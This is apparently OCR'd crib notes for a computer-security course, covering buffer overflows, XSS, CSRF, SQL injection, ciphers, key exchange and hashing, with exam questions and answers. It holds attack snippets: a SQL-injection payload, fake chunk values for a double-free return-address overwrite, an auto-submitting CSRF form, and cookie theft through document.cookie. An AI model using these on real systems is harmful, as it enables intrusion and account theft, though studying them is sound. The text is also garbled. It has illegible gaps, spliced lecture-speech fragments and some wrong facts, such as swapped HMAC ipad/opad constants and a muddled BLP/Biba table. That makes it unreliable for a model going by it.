DEFNS OF SECURITY

CONFIDENTIALITY: protect data from exposure; conceal contents of data & its existence; achieve via security training, SW/HW access rules, cryptography.
INTEGRITY: trustworthiness of the data or resources; accuracy of content & origin; has the data been altered? & can we authenticate who this really came from; via hashing/signing.
AVAILABILITY: ability to access/use data as wanted; resource is available if it is responding to requests; data are available if the service that uses the data is running; via data recovery (backups), firewalls/DDoS protection.
CRYPTO COMPLEXITY: time to break algo.
THREAT: any method that could potentially breach security & cause harm.
ATTACK/EXPLOIT: attacker uses a threat.
VULN: flaw that weakens system security
COMPROMISED: system if attack succeeds; occurs when attacker matches threat w/ vulnerability; can lead to **LEAK** (loss of confidentiality) or **CORRUPTION** (loss of integrity).
ASSURANCE LEVEL: amount of checking done to ensure correctness.
TRUST: how much a system is exposed to some interface; more trust = more vuln risk; usually assumed than assigned.
KEN THOMPSON: ("Reflections on Trust") compromise compiler (highest level of trust) = ultimate security for virus.
[illegible] (L→R) → mainly [illegible] from [illegible] (L←R)

BUFFER OVERFLOWS

[illegible]

sign that its creator wanted to keep secret. Hardware: circuit logic? Software: source code? Often, the goal is breaking encryption, bypassing authentication, finding flaws or determining communications protocols. Often permitted for the purposes of achieving "interoperability". It is usually forbidden to circumvent DRM or copy protection. Software security application: hackers frequently use reverse-engineering tools to: 1) Uncover flaws in applications 2) Analyze security updates, to find what developers have fixed 3) Bypass authentication/authorization.

DEFENCES

HUMAN: Audit code rigourously; Use a type-safe language with bounds checking e.g., Java, C# code is memory safe (compiler enforces memory access rules). **WHEN HUMAN DOESN'T WORK:** Too much legacy code; Source code is not available; Performance may be a concern; Easy to write C code without correct checks.
Steps to an Attack: 1) Control over a location such as return address **2)** Overwrite location with guessed address **3)** Inject & execute shell code; – *What is needed for these steps to succeed?*
1) Return address overwrite **2)** Target address must be guessed **3)** Injected code must be executable.
DEFENDING AGAINST STACK SMASHING
STACKSHIELD: Put return addresses on a separate stack w/ no other data buffers.
STACKGUARD/CANARY: on f() call, rand canary val placed before RA to ensure it was not overwritten (checked just before function returns; does **not** stop format string attacks!).
LIBSAFE: Dynamically loaded lib that overrides libc (which is also dynamically loaded), intercepts calls to dangerous functions like `strcpy` (checks enough space in curr stack frame). Done at runtime, so no need for recompiling.
ASLR (ADRES-SPACE LAYOUT RANDMIZTION): OS maps the stack of each process at a randomly selected location with each invocation; also randomizes location of dynamically loaded libraries, making it **harder to perform** return-into-libc attacks or GOT overwrites. You can ***defeat ASLR*** if attacker can read beyond the end of the buffer until they see an address (return/frame pointer address) & can guess where the stack/code segment is located.
NON-EXECUTABLE (NX) PAGES (Stack): shellcode on stack will not execute; however, non-injection attacks are still possible e.g. return-into-libc attacks, argument overwrite attacks.
STACK OVERFLOW DEFENCES: ....

– For a msg signature with a hash that does **not** include all parts of the msg, the parts that are not included are not protected by the signature.
—– e.g. signature that contains author name & date does **not** indicate anything about integrity of webpage content

– **Q:** A Certificate Authority (CA) signs its own X509 certificate. (This is referred to as self-signing.). Why is it necessary to sign the certificate?
—– **A: 1)** to prove that the certificate originates from someone who holds the private key that corresponds to the public key described in the certificate; **2)** to prevent modification of the certificate

– **Q:** Double-Free Vuln; `free()` code like ↓ how does last line impact shellcode? —
Q: Double-Free Vuln; `free()` code like ↓ how does last line impact shellcode?

```
tag = q - sizeof(chunkTag);
tag→next→prev = tag→prev;
tag→prev→next = tag→next;
```


—– **A:** last line will overwrite some memory, close to our shellcode; need a way of bypassing this memory (e.g. via `jmp` instruction)

– **Q:** given code below & stack+arrays both grow towards addr of 0 (so &b[1] is lower than &b[2]), which f()'s RA would a stack overflow attempt to overwrite & what should exploit execute?
—– **A:** exploit needs to overwrite RA of `strcpy()` & execute when it returns

Allowing **Javascript to access cookie** jar can lead to a lot of information leakage (cookies often used as auth tokens!):
– Reading data/cookie: by accessing JS variable `document.cookie`
– Stealing data: script can then incorporate the cookie value into an HTTP request and send that request back to the attacker's web site: 1) **Put it into the URL of a GET request;** 2) **Put it into the form data of a POST request**
– **REFLECTED XSS ATK:** Send HTML in GET/POST header, browser runs script circumventing same origin policy; Allows attacker to perform arbitrary actions on HTML page; Webserver should check if input doesn't contain script value; XSS results from poor input sanitation
– **PERSISTENT XSS ATK:** Attacker posts arbitrary code on a vulnerable site, user must visit victim site for successful attack, website is modified.

is um the idea with non-interference is that and this is um usually in a case where there are um it's related to this idea of I don't want so the idea with this question is I don't want the input coming into this program to affect the runtime of this program so my choice of password shouldn't affect how long it takes for it to come back and tell me that it's an invalid password um and that's sort of on a per process level the idea of non-interference is really taking that idea and extending it to multiple processes either within the same virtual machine or if it's a cloud computing environment across virtual machines so I don't want um what one process is doing to affect the runtime of a different process and that's the idea of the non-interference property so if um if I'm running a program on a different virtual machine I shouldn't be able to take measurements and tell um whether you are encrypting data or if you're doing certain operations or things like that

[illegible]



[illegible]

requires more messages to be sent.

Given the following relationships between security categories and levels, answer the question below: Confidentiality levels: C3 > C2 > C1
Confidentiality categories: A, B, C
Integrity levels: I2 > I1
Subjects:
– S1: (C3, {A, B, C}), (I1)
– S2: (C2, {C}), (I2)
– S3: (C1, {A, B}), (I1)
Objects:
– O1: (C2, {A, B, C}), (I1)
– O2: (C3, {A}), (I2)
– O3: (C1, {A, B}), (I1)
– O4: (C2, {B, C}), (I2) | **BLP: X can...**
—– S1 **READ:** O1,O2,O3,O4 **WRITE:** None
—– S2 **READ:** None **WRITE:** O1,O4
—– S3 **READ:** O3 **WRITE:** O1,O3 | **Biba:**
—– S1 **READ:** O1,O2,O3,O4 **WRITE:** O1,O3
—– S2 **READ:** O2,O4 **WRITE:** O1,O2,O3,O4
—– S3 **READ:** O1,O2,O3,O4 **WRITE:** O1,O3
BLP AND Biba:
—– S1 **WRITE:** O1,O2,O3,O4 **READ:** None
—– S2 **WRITE:** None **READ:** O1,O4
—– S3 **WRITE:** O3 **READ:** O1,O3

malicious HTML: <form method=[A] name=transferform; A: POST;
var button = document.getElementById([B]); B: "submit_button"
setTimeout('[C] = "http://XX.edu";',100); C: window.location
<BODY onload="[D]"> WHERE PREV function attack(){ var button =.... [B] D: attack

writing an exploit for a double-free vulnerability on a 32-bit machine. The Return Instruction Pointer for the current function is saved on the stack at address 0x44444444, and your exploit code is located at an address of 0x22222222. Each tag contains the following three elements (and that they appear in this order in memory): chunkTag **size_t chunkTag** prev; chunk_size ; next ; and the free function contains the following code: tag->next->prev = tag->prev; What values would you place in a fake chunk tag to exploit this vulnerability?

```
[prev | chunk_size | next]
[0x22... | do'tcare| 0x44....]
```

Continuing from your answer above... Assume the "free" function also contains the following code: tag->prev->next = tag->next; How would you construct your exploit to avoid this line from breaking your exploit code?
`prev=jmp(start of next)`

Removing a factor of auth (e.g. replace credit card with Blutetooth on phone via bank app) is not an improvement

asked to create a digital signature algorithm, using public key cryptography, to allow people to sign documents they create. Your algorithm starts by computing a SHA1 hash of the file. f the Recipient receives a document with a matching valid signature, can she rely 100% on the document being genuine? (Assume the public/private keys have not been disclosed or tampered with.) Explain why or why not.
—- A: no; potential for hash collision

SQL INJECTION: if sql = "SELECT A FROM B WHERE C='" + buffer + "';" & buffer is taken from user input, then can add injected code via ending apostrophe e.g. `'; update C set name='attack';--` **need comment – to indicate end of injected code!!!!!!!!**

CRYPTOGRAPHY

Goals: Want confusion & diffusion
CONFUSION: Obscuring relationship between cipher & plain text. Making sure statistical analysis is hard: `E(M1+M2)≠E(M1)+E(M2)`
DIFFUSION: Spread the influence of individual plaintext characters over much of the ciphertext. Each output bit is affected by many input bits. Repetitive patterns in plaintext should be hidden.
4 Uses for Cryptography:
– **1) Confidentiality** (data secrecy ie ciphers)
– **2) Integrity** (trustworthiness i.e. hashes)
– **3) Authentication** (principal proves identity/origin of data - signature/MAC)
– **4) Non-Repudiation** (prevents principal from denying they performed an action - trusted third party)
CIPHER: Obfuscates information to seem random to anyone that doesn't possess a key; based on trapdoor one-way fnctn.
TRAPDOOR ONE-WAY: f() easy to compute, hard to inverse; trapdoor means inverse easy to compute if key is known.
KERCKHOFF'S PRINCIPLE: Security of an encryption system depends on secrecy of key K, NOT encryption algo (hard to change, used for long times, are known).
CRYPTANALYSIS: Better than brute-force atk; Relies on nature or characteristics of the algorithm; Some knowledge of plaintext characteristics; May use samples of plaintxt-ciphertxt pairs.
– **Ciphertext (CT)-Only:** attacker only has CT (encrypted messages).
– **Known-Plaintext (PT):** attacker has some number of PT-CT pairs; more pairs needed to break cipher=stronger
– **Chosen-PT / Chosen-CT:** attacker picks PT to get CT or CT→PT; can adaptively select PT & CT to help break the cipher.
ONE-TIME PAD (VERNAM) CIPHER: Random substitution with every char. Key len = msg len, compute xor on message. Theoretically unbreakable except 100% overhead, Key must be sent separately for every message sent (serious problem for distribution infrastructure), Synchronization problem if messages are lost or reordered, key must only be used once (easier to reverse with more), Need a good source of randomness for the key, cipher **is malleable.**
MALLEABLE Cipher: Bit flip in ciphertext flips only one bit in plaintext, Requires combining with integrity check to avoid tamperng (mallable = tamperable ciphr)
OTP is Strong against...:
– **Ciphertext-only:** Proven to be information theoretically secure If used properly, impossible to break.
– **NOT Known-Plaintext:** Very weak; Just XOR CT with PT to reveal the key Only need one pair Of course, key is not supposed to repeat
– **NOT Chosen-Ciphertext/Plaintext:** Since it's weak against a Known-CT/PT attack, it is weak against this attack.
PRACTICAL CIPHERS: Fixed length keys that are much shorter than the message; Do not depend on message length; Efficient for encryption & decryption; Ciphertexts should be computationally difficult to decrypt without the key; Note: "computationally difficult" is a moving target, as computers are getting more & more powerful; Two type of ciphers: Symmetric key; Public (assymmetric) key.
SYMMETRIC KEY CIPHER: Uses same key to encrypt & decrypt data; 2 types: stream cipher & block cipher.
1) STREAM CIPHER: Key is used to generate a pseudo-random sequence of bits & xor'd with plaintext. Useful for streaming bits one at a time, synchronization problem: if bits are lost/messed with, plaintext is corrupt; have no modes bc can be used to encrypt any msg len
2) BLOCK CIPHER: Plaintext is divided into blocks & encrypted (last block padded).
WHY STREAM BETTER THAN BLOCK: Stream ciphers are simpler & fast (low latency)
WHY BLOCK BETTER THAN STREAM: 1) ciphers are less malleable; 2) less susceptible to initialization vector (IV) issues; 3) stream can corrupt data; 3) block ciphers more common bc stream ciphers used to be proprietary in the past

BLOCK CIPHERS

DES: Data Encryption Standard
AES: Advanced Encryption Standard
DES: Uses 56 bit key, block length of 64 bits. Each round (total 16): input is split in L,R. Two halves are switched, some computation modifies half the bits – the result is xor'd with the other half. Each round includes computation with portion of the key (subkey Kn). Output of the round becomes the input for the next. `#4-FEISTEL-NETWORK`
DES Computation: f(Rn-1, Kn); Expand R, XOR with subkey, S-box compresses key, permutation box
3DES: Longer key length & chain the DES algorithm multiple times, split key into three keys (K1 for encr, K2 decr, K3 encr for PT>CT; K3 decr, K2 incr for CT>PT)
-PT⇒encrypt⇒decrypt⇒encrypt⇒CT
—– $CT = E_{K3}(D_{K2}(E_{K1}(PT)))$
-CT⇒decrypt⇒encrypt⇒decrypt⇒PT
—– $PT = D_{K1}(E_{K2}(D_{K3(CT)}))$
- Backwards compatible with legacy DES.
SHIFT/CAESAR CIPHER: Take each letter, & replace it with the letter shifted 3 letters to the right in the alphabet If there are no more letters, wrap around to the beginning of the alphabet.
SUBSTITUTION CIPHER: Map different letters to one another (**confusion**); key is the mapping between plaintext letters & ciphertext letters; easy to break with freq analysis (match w common letter combinations).
– **POLYALPHABETIC/PERIODIC CIPHER:** improve substitution cipher by change mapping with every character `c` using `n` mappings; When mappings are used up, then repeat with the first one.
—– **ITERATED BLOCK CIPHER** repeatedly applies these two ciphers in different combinations; Two simple ciphers, each quite weak on their own, are often employed to design secure block ciphers.
PERMUTATION CIPHER: Transposes the plaintext characters (**diffusion**).
S-P (SUBSTUTION-PERMUTATION) NETWORK: combine several rounds of simple substitution & permutation in a iterated block cipher; Keys are typically applied by XOR'ing input/output of each stage.
MEASURING BLOCK CIPHER PROPERTIES:
– **Security:** security properties?
– **Performance:** throughput?
– **Error Propagation:** effect of a bit error during transmission of the cipher text?
– **Error Recovery:** Can we recover from transmission error? Does an error affect all blocks, or can we continue decryption? How much data needs retransmit?
ECB (ELECTRONIC CODEBOOK): Message is broken into block size chunks, each chunk is encrypted separately with the same key (padding added to last block).
– **LOW Security:** plaintext always encrypts to same ciphertext, so cipher can reveal macro-structure of plaintext; attacker can add, delete or reorder blocks
– **HIGH Performance:** parallelizable
– **LOW Error Propagation:** Any transmission errors in the ciphertext will only affect the corresponding plaintext block; The plaintext block will be changed completely randomly.
– **HIGH Error Recovery:** errors only limited to the affected block, all blocks before & after will be decrypted properly; Only retransmit affected blocks; Does not stop decryption, just skip bad blocks.
– **CBC (CIPHER BLOCK CHAINING):** Make every block input dependant on ciphertext of prev block (alternate ECB mode). For first block, use initial value (IV). IV doesn't have to be secret but should never be reused `#5-CBC`
—- Reusing IV on CBC leaks whether 2 messages start with the same sequence block – open to Chosen Plaintext Attack
– **HIGH Security:** Any change in the plaintext affects all later blocks; Different blocks with same input have different output ciphertext; A modification to a ciphertext block affects at most two blocks during decryption.
– **LOW Performance:** encrypted sequentially, but can parallelize decryption.
– **LOW Error Propagation:** Transmison error only affects current & following block.
– **HIGH Error Recovery:** Receiver can drop/resend block & continue decryption.
— **OTHER MODES FOR ECB** —–:
– **Cipher Feedback (CFB)+Output Fdbck (OFB) allow encryption & decryption in units of less than a full block at a time** (i.e. convert block ciphers into stream ciphers), CFB/OFB have security, error & recovery prop. *like stream ciphers.*
—– **CFB:** Pipelining is possible
—– **OFB:** key stream is indep. of plaintext, allows performing cipher operation in advance, easy error correction. IV Reuse on CFB/OFB would be similar to a "Two-time Pad". `LMAO-CFB` `LMAO-OFB`

STREAM CIPHERS

– **Security:** Stream ciphers have similar prop to OTP, dangerous to use same keystream to encrypt 2 messages.
Keystream: Similar to the pad in OTP except pad (keystream) is pseudo-random & generated from much shorter key; stream of random bits is then used in place of the one time pad & XOR'ed with the plain text; 2 types of stream ciphers:
SYNCHRONOUS Stream Ciphers: Keystream is independent of message text. State is modified by function f & the key. Each step uses feedback in which f takes the current state to produce the new state. Encryption XORs the keystream with plaintext; Decryption uses key to produce same keystream, & XORs the keystream with ciphertext to recover plaintext. Initial state is often referred to as IV (as in block ciphers) – see `#5-SYNC-STREAM-CIPHER`
SELF-SYNCHRONIZING Stream Ciphers: Keystream depends on plaintext, the state consists of a shift register. Every ciphertext bit created is shifted into the shift register & fed back as input into g. Ciphertext has effect on the next n bits (n = length of shift register). `#6-SELF-SYNCING-S-C`
STREAM CIPHER PROPS:
- **SECURITY:** Stream ciphers have similar prop to OTP, dangerous to use same keystream to encrypt 2 messages; are malleable (CT can be changed so similar PT gets decrypted)
—– **Sync:** key or IV must be changed for new message.
—– **Self-sync:** insert random data at beginning. Attacker can **replay** previous-sent ciphertext into stream, & the cipher will resync.
—– Using random data for sync won't work because **Sync** stream ciphers generate a stream of pseudorandom bits, often XORed with the plaintext to produce the ciphertext. To decrypt the ciphertext, the same pseudorandom stream is generated & XORed with the ciphertext to recover the plaintext. This process relies on the synchronization of the pseudorandom stream between the sender & the receiver. When random data is inserted at the beginning (or anywhere within) the ciphertext, it disrupts this synchronization. Since the receiver doesn't know what part of the inserted data is random & what part is actual ciphertext, it cannot properly synchronize the pseudorandom stream for decryption. This leads to decryption errors, potentially rendering the decrypted plaintext meaningless or even corrupting it entirely. - is malleable (ciphertext can be changed to generate related plaintext)
- **PERFORMANCE:** Stream ciphers have better performance than block
—– **Sync** stream can pre-compute key-stream before message arrives so encryption/decryption is simply an XOR.
- **ERROR PROPAGATION:**
—– **Sync:** transmission error only affects corresponding plaintext bits
—– **Self-Sync:** error will affect next **n** bits (where n is the size of the shift register); After that the affected bit gets shifted out of the register
- **ERROR RECVRY:**
—– **Sync:** recovery is impossible if cipher & keystream are out of sync, unless we know exactly how much ciphertext was lost
—– **Self-Sync:** stream ciphers will recover after **n** bits have passed.
Which Cipher to Select:
– While stream ciphers offer better performance, they are difficult to use safely
– Ciphers are either vulnerable to replay or IV's need to be managed never to repeat e.g., WEP used RC4 but the IV was too short
– Repeating IVs is more damaging than with a block cipher that uses CBC
– Block ciphers are easier & more commonly used
– no reason to use DES anymore except backwards compatibility: use AES
– CBC is most common encryption mode for arbitrary data ECB is safe to use on short pieces of data where plain text blocks are unlikely to repeat (e.g., passwords, keys, etc...).

KEY EXCHANGE (1/2)

WHY DO WE NEED KEY EXCHANGE? Using symmetric ciphers requires having shared a secret key before decryption; If attacker intercepts key during transmission, communication method becomes unsafe; is not feasible to pre-share keys with all possible pairs of people: if you want the ability for any two parties to conduct private communication, then the costs of exchanging pre-shared keys grows quadratically with the population:; A population of N people needs a total of `N(N-1)÷2 keys.`
KEY EXCHANGE DEF'N: Establishing shared secret across an insecure channel.
– **1) TRUSTED THIRD-PARTY:** A central key server delegates keys to everyone: trusted server T knows all secret keys, each client has a unique secret key (K_A, K_B).
→ **Problems with ↑ ONLY:**
→→ B doesn't know with whom he's communicating, attacker could capture $\{K_{AB}\}_{K_B}$ message & subsequent message from A to B then replay them later in order to make B repeat previous action. B can't tell if the message actually came from A.
– **2) NEEDHAM-SCHROEDER / MIT Kerberos:** it puts the identity of B in here & this is important because uh this helps a know that this that nobodytampered with the request right because if an attacker came in & & change the request if attacker came in & said oh you know I don't want to talk to B anymore I want to talk to C & sent that message up if somebody tampered with the message um then the reply is going to be tampered is going to reflect that & when a decrypts it um it will say hey wait a minute I wasn't trying to talk to C I was trying to talk to B.
Problems with Trusted Server (T) Key Exchange Methods:
– **1)** T can be compromised giving attacker every session & user key. **2)** Attacker can try to crash/overload server, making secure communication impossible.
→ **Better Alternative:** Diffie-Hellman & Public Key Cryptography (RSA) allow establishing secure communications **WITHOUT A TRUSTED SERVER:**
DIFFIE-HELLMAN: Can be used by two parties to establish a short shared secret over an insecure link (**inefficient for long msgs**)
– is based on the assumption that discrete logarithms (logarithms in modular arithmetic) are difficult to compute. Both Diffie-Hellman & RSA use **modular arithmetic** operations in a finite field: 1) set of n elements from 0 to n-1; 2) every element x has a additive inverse x + x' = 0; 3) Every element, excluding 0, has a multiplicative inverse s.t. x' * x = 1. Discrete log is an example of a one-way function.
Diffie-Hellman DEFENDS against replay attacks: Suppose Eve is listening to A & B; She only sees the values `P`, `Q`, `g` & n; She doesn't know `x` or `y`; She must solve a discrete log to discover the secret value g^{xy} mod n; diffie-hellman has protection against replay attacks; they are each forced to use the other's random number; if someone tries to replay, then simply a different num can be used.
Diffie-Hellman VULN to MITM: does not authenticate (identify) the remote party; *A does not know whether she is performing the key exchange with B or Eve;* If Eve can pretend to be B when communicating with A, & pretend to be A when communicating with B, she can eavesdrop on their communications; Eve can establish a shared secret with each, decrypt the message from one, encrypt it for other, pass it along.
—– **solved by PUBLIC KEY EXCHANGE:** allows a user to create msgs only decryptable by the intended recipient.
PUBLIC KEY EXCHANGE: asymmetric cyptosystem using private/public key pairs. A selects rand X, encrypts w/ B's public key
– Every user has a public/private key pair;
– The private & public key reveal nothing about each other;
– Users distribute the public key, while keeping the private key in a safe place;
– Msgs encrypted with 1 key only decryptable by other key;
– During encryption, the sender encrypts the message with the intended recipient's public key – only recipient should have private key, so only the recipient can decrypt the message.
PUBLIC KEY EXCHANGE SETUP: A randomly selects a key x & encrypts it with B's public key; B receives the encrypted key & decrypts it with his private key; Both A & B now share the same key x
Public Key Exchange VULN to MITM attack: no auth (so risk of MITM) where an attacker intercepts the encrypted key from A, substitutes their own encrypted key, & then forwards it to B).
PUBLIC KEY EXCHANGE Add. Notes: Two popular public key algorithms are RSA & DSA; RSA is based on factoring; Digital Signature Algorithm (DSA) is based on discrete logs & uses the same principle as Diffie- Hellman; **RSA has poor resistance to spoofing** because encryption uses exponentiation. If someone signs messages attacker gives them, then attacker can trick them into signing message they have never seen. Suppose victim will not sign M, but attacker can pick K & get victim to sign KM & K, then a signature of M can be recovered.
Still susceptible to MITM without Public Key Infrastructure. Don't do public key exchange for all msgs bc calculations are computationally expensive; e.g. pubkey exchange is unnecessary for verifying that ur downloading non-malware software from a site (*use public key cryptography to share a password & then use that to encrypt a longer msg*).
PUBLIC KEY AUTHENTICATION: add recvr auth to public key exchange via signing msgs (append hash); the message is encrypted with the sender's private key (also called signing); Any recipient can decrypt using sender's public key; Only sender could have encrypted the text we received, thus **providing authentication & non-repudiation**; e.g. application: e-mail.
A –[msg]–> B: encrypt msg using B's public key, B can decrypt using B's private key.
A <–[msg]– B: encrypt msg using B's private key, A can decrypt using B's public key (anybody w B's public key can decrypt it, but this also means that the msg definitely came from B/ i.e. was authenticated by B).
PKI (PUBLIC KEY INFRASTRUCTURE): trusted third party (a principal that everyone trusts) vouches for the identity of a key (i.e., that the key belongs to a principle); **different from just using trusted third party bc: higher trust level, availability, integrity**
how MITM works: If A wants to share keyX with B, encrypting keyX with B's public key prevents attacker from getting keyX —What if attacker makes A get attacker's public key, but makes her think that it's B's key? Then A will encrypt whatever message she wants to send to B with Mallory's key; B won't be able to decrypt & might complain to A; However, damage is already done, since Mallory can decrypt A's message to B.
how PKI DEFENDS against MITM: assume that A & B trust T & that everyone knows T's public key;
– B creates a public key & sends it to T; T can verify it's B & creates a certificate that says "This public K_B belongs to B" & signs it with his (T's) private key;
– B sends A his own public key along with the certificate that bears T's signature;
– A uses T's public key & certificate to verify B's public key;
– **Attacker cannot** pretend her key is B's key;
– **Attacker cannot** ask T to give her a certificate claiming her key is B's key (T will only give her a certificate that says the key belongs to attacker);
– **Attacker cannot** forge (or fake) T's signature & thus cannot fake a certificate that says her key belongs to B.
– **PKI CERTIFICATES:** common standard format for certificates is X509; PKI allows using a chain of certificates issued by a hierarchy of Certificate Authorities (CAs); Several major CAs (Verisign, Entrust, Equifax, etc.).
PGP (PRETTY GOOD PRIVACY): alternative to PKI; Instead of central trusted party, PGP uses *web of trust*. Every user is capable of signing certs. A can verify public key belongs to B by signing a cert with A's private key; if C can verify A's public key, then C can sign it with C's private key. Trust is transitive, if you trust C, then you can trust A & B. *If you only trust A, you can trust B but not C.*
CERTIFICATE/DIGITAL SIGNATURE: A message signed by a trusted entity (certificate authority); typically hash of msg is signed;
– A signed message may be accompanied with a certificate; Recipient decrypts certificate using CA's public key to obtain sender's public key; Recipient decrypts the signature of a signed message using the sender's public key, generating a value that can be compared with the hash of the message.
– need to ask the question: do I trust the top level of this chain (of certificate/CA)?
– **how to obtain/create a X.509 pubkey certificate:** `X.509 CERT`
1) create CA certificate (all steps using openssl) **2)** generate new RSA private key for web server **3)** generate a CSR (Certificate Signing Request) for your server's key; **4)** Sign the CSR with your CA key —– you would generate one public private key pair & this would be your certificate Authority & that is what you can use use to sign certificates ——
X.509 CERT: standard format for certificates; contains
– 1. Issuer: info about CA;
– 2. Expiry & validity dates;
– 3. Version Num;
– 4. Subject public key
– 5. Cert signature: digital signature of first part of the cert, signed by issuer's private key
– 6. Subject: info about bearer (most important part being common name (CN) i.e. name of host)
– web server using SSL (HTTPS) will send its X.509 certificate to the client, who can then use the certificate to verify the authenticity of the server's public key, & then use it to communicate with the server. →→→ **SSL CERT USE STEPS** →→→
CERTIFICATE REVOCATION: important aspect of certificate scheme is the ability to revoke certificates. You can use revocation cert (created at the time of the public key signed by a PKI) stored securely/safely.

HASHES, MACs, & DIGITAL SIGNATURES

Why We Need Hashes: Even if the encryption key is not known, an attacker can:; Insert random data at the start/end of the message; Replace the entire message with random data; Replay previous messages; Reorder blocks if using ECB mode; Flip bits with stream ciphers If the data decrypts to something sensible, the receiver does not know it was tampered with.
HASHES: converts large input into a smaller output `H(m)=h`; `m`: pre-image, `h`: hash-value, `H()`: lossy compression function.
– **MDC** provide integrity.
– **MAC:** provide integrity & auth.
– **DIGITAL SIGNATURES** provide integrity+auth+non-repudiation
IDEAL Hash: Preimage resistance (hard to reverse), 2nd preimage resistance (given `m`, hard to find `m'` such that `H(m) = H(m')`: omputationally infeasible to find any second input which has the same output as any specified input), collision resistance (hard to find collisions—i.e. two pre-image values that coincidentally hash to the same hash value; computationally infeasible to find any two distinct inputs which hash to the same output).
HASH LENGTH: If the length of the hash is n bits, then: 2nd Preimage Resistance: expected number of guesses to find another pre-image that hashes to a given hash value is 2^{n-1}. Collision resistance: expected number of tries to find any two pre-images that hash to the same value is $2^{n\div2}$ (birthday atk).
MDC (Modification Detection Codes): use hashes to provide integrity; taking a hash of a message & sending the hash & the message separately allows the receiver to detect if the message has been modified in transit.
– **MDC(msg)** passed via secure channel + **msg** passed via insecure channel
– **If msg confidentiality required** (& msg thru insecure channel), **send encrypted message instead**→After decryption, the receiver can verify the source & the integrity of the message by checking that the MDC value matches the message.
– **MDC with encryption provides confidentiality, integrity, & authentication.** Common MDC: MD5 (broken), SHA1 (weak 160 bit), SHA256 (256 bit)
MAC (Message Authentication Code): use hashes to **provide integrity & auth (w/o confidentiality bc message is not encrypted)** `h = H(K, M)`, k is secret key. Receiver can use the shared key to verify that the MAC matches the message, thus authenticating the source of the message as well as the contents.
– **[msg+MAC(msg)]**⟶insecure channel (as single msg).
– **CBC-MAC (MAC using Symmetric Ciphers):** similar to CBC encryption for block ciphers except a single hash value is produced at the end; Hash size is the same as block size of block cipher; need to hash msg BEFORE encrypting, not after, bc if u do it after then some attacker can just recalculate the hash after modifying the encrypted msg. Hash then encrypt works bc if something is modified then after decryption hash won't match msg so receiver knows integrity was compromised. `#ALALA-CBC-MAC`
— **WHY CBC-MAC NEED DIFF MAC & ENCRYPT KEYS:** If the encryption key is compromised, having a separate MAC key ensures that the integrity of the data is not affected. Similarly, if the MAC key is compromised, it does not compromise the confidentiality of the encrypted data.
– **Keyed-hash MAC/HMAC:** apply hash twice for higher security; concatenate key with message & hash; $HMAC = H[(K \oplus opad) \| H(K \oplus ipad) \| M]$; assume hash block size is n bits, K is padded with zeros to n len, opad = `0x3636...` repeated to n bits, ipad = `0x5c5c...` to n bits; applies hash twice for security; effectively $HMAC = H[key1 + H(key2 + message)]$; inner & outer padding are chosen to minimize number of common bits in key1 & key2
– Simply concatenating the key with the message & hashing (eg. $H(K + M)$) is not secure – since many MDCs are iterated functions, a single (non-nested) hash may allow an attacker to add arbitrary information at the end of the message & compute a new, forged MAC.
ATTACKS against MAC: Single hash allows an attacker to add arbitrary information to the end of message & compute a new MAC, without knowing key K.
PROBLEM with concatenating the objects into a long string and compute hash over the string: If MANY objects with many changes, then have to waste resources rehashing on every change;
– if need to verify the integrity of a set of things instead of just a single object, use **HASH-BASED DATA STRUCTURES:**
HASH/MERKLE TREE: Provides data integrity & easy updates; merkle tree actually calc hash for two elements, then concatenates hashes as strings & THEN calculates hash for that (& does so for every pair of hashes on each level in the table); merkle tree is fast to update bc only need to recompute affected pairs (vs. recompute everything if it was >2 elements to compute each hash); merkel tree allows for versioning a database (we only save the top hash; if top hash didnt change, then none of the bottom hashes changed).
BLOCKCHAIN: Allows for journal of events, with both integrity & auth. Block = timestamp + hash of prev block + hash tree of transactions + transactions + (Nonce + signature of verifier). Transactions are base elements of merkle tree; topmost calculated hash of merkle tree is hash tree of transactions.

KEY EXCHANGE (2/2)

1) Trusted Third-party STEPS:
1) A→T: $\{A, B\}$
2) T→A: $\{K_{AB}\}_{K_A}, \{K_{AB}\}_{K_B}$
3) A→B: $\{K_{AB}\}_{K_B}$
– K_{AB} is rand session key generated by T & final shared secret key between A, B
2) Needham-Schroeder STEPS:
1) A→T: $\{A, B, N_A\}$ (nonce);
2) T→A: $\{N_A, K_{AB}, B, \{K_{AB}, A\}_{K_B}\}_{K_A}$
– N_A (encrypted with K_A) in reply assures A that this isn't a replay; includes B's name to confirm recipient.
3) A→B: $\{K_{AB}, A\}_{K_B}$
– (message from T includes A's name).
4) B→A: $\{N_B\}_{K_{AB}}$
– (B picks his own nonce N_B to confirm speaking with A).
5) A→B: $\{N_B \pm 1\}_{K_{AB}}$
– (receiving result $N_B \pm 1$ tells B that A has key K_{AB} & is not a replay).
Diffie–Hellman INIT: A selects n, a large prime modulus, as well as a specially selected number g, a generator of the field n, that lies between between 1 & $(n-1)$; number g is a generator of field n if for each y between 1 & $(n-1)$, there exists an x such that $(g^x) \bmod n = y$; $\{g^0, g^1, g^2, g^3, ..., g^{n-1}\}$ yields all numbers from $\{1, 2, ..., n-1\}$.
Diffie–Hellman STEPS:
1) A selects a rand int x & computes: $P = g^x \bmod n$
2) A sends P, g, n to B (x kept secret)
3) B selects rand int y & computes: $Q = g^y \bmod n$
4) B sends Q back to A (y kept secret)
5) Now both share secret g^{xy} mod n:
– A computes $Q^x \bmod n = g^{xy} \bmod n$
– B computes $P^y \bmod n = g^{xy} \bmod n$
MODULAR ARITHMETIC: same as normal except some positive int n chosen such that final result is (mod n)-ed
– if modulus not prime, then some nums won't have multiplicative inverse (e.g. if modulus is 8, then 2, 4, 6 don't have multiplicative inverse); e.g. if n == 7...
– e.g. Additive inverse of 4? (know ...=0) $(4+3) \bmod 7 = 0$ (came up w 3)
– e.g. Mltplictve inverse of 4? (...=1) $(4 \times 2) \bmod 7 = 1$ (came up w 2)
– e.g. Multiplicative inverse of 5? $(5 \times 3) \bmod 7 = 1$
– **EXPONENTS & LOG in modular arithmetic:**
– Exponent: $4^3 \bmod 7 = 64 \bmod 7 = 1$
– log: $(\log_4 1)_{\bmod 7} = ? = 3$
– log: $(\log_3 5)_{\bmod 7} = ? \rightarrow$ find log via finding x where $3^x \bmod 7 = 5$:
$3^1 = (3 \bmod 7) = 3$;
$3^2 = (9 \bmod 7) = 2$;
$3^3 = (27 \bmod 7) = 6$;
$3^4 = (81 \bmod 7) = 4$;
$3^5 = (243 \bmod 7) = 5 \rightarrow x = 5$

COMMUNICATION PROTOCOLS & ATTACKS

Goals of an attack:
– **Key Recovery:** attacker recovers the key; most damaging (attacker can decrypt all messages & create new fake messages)
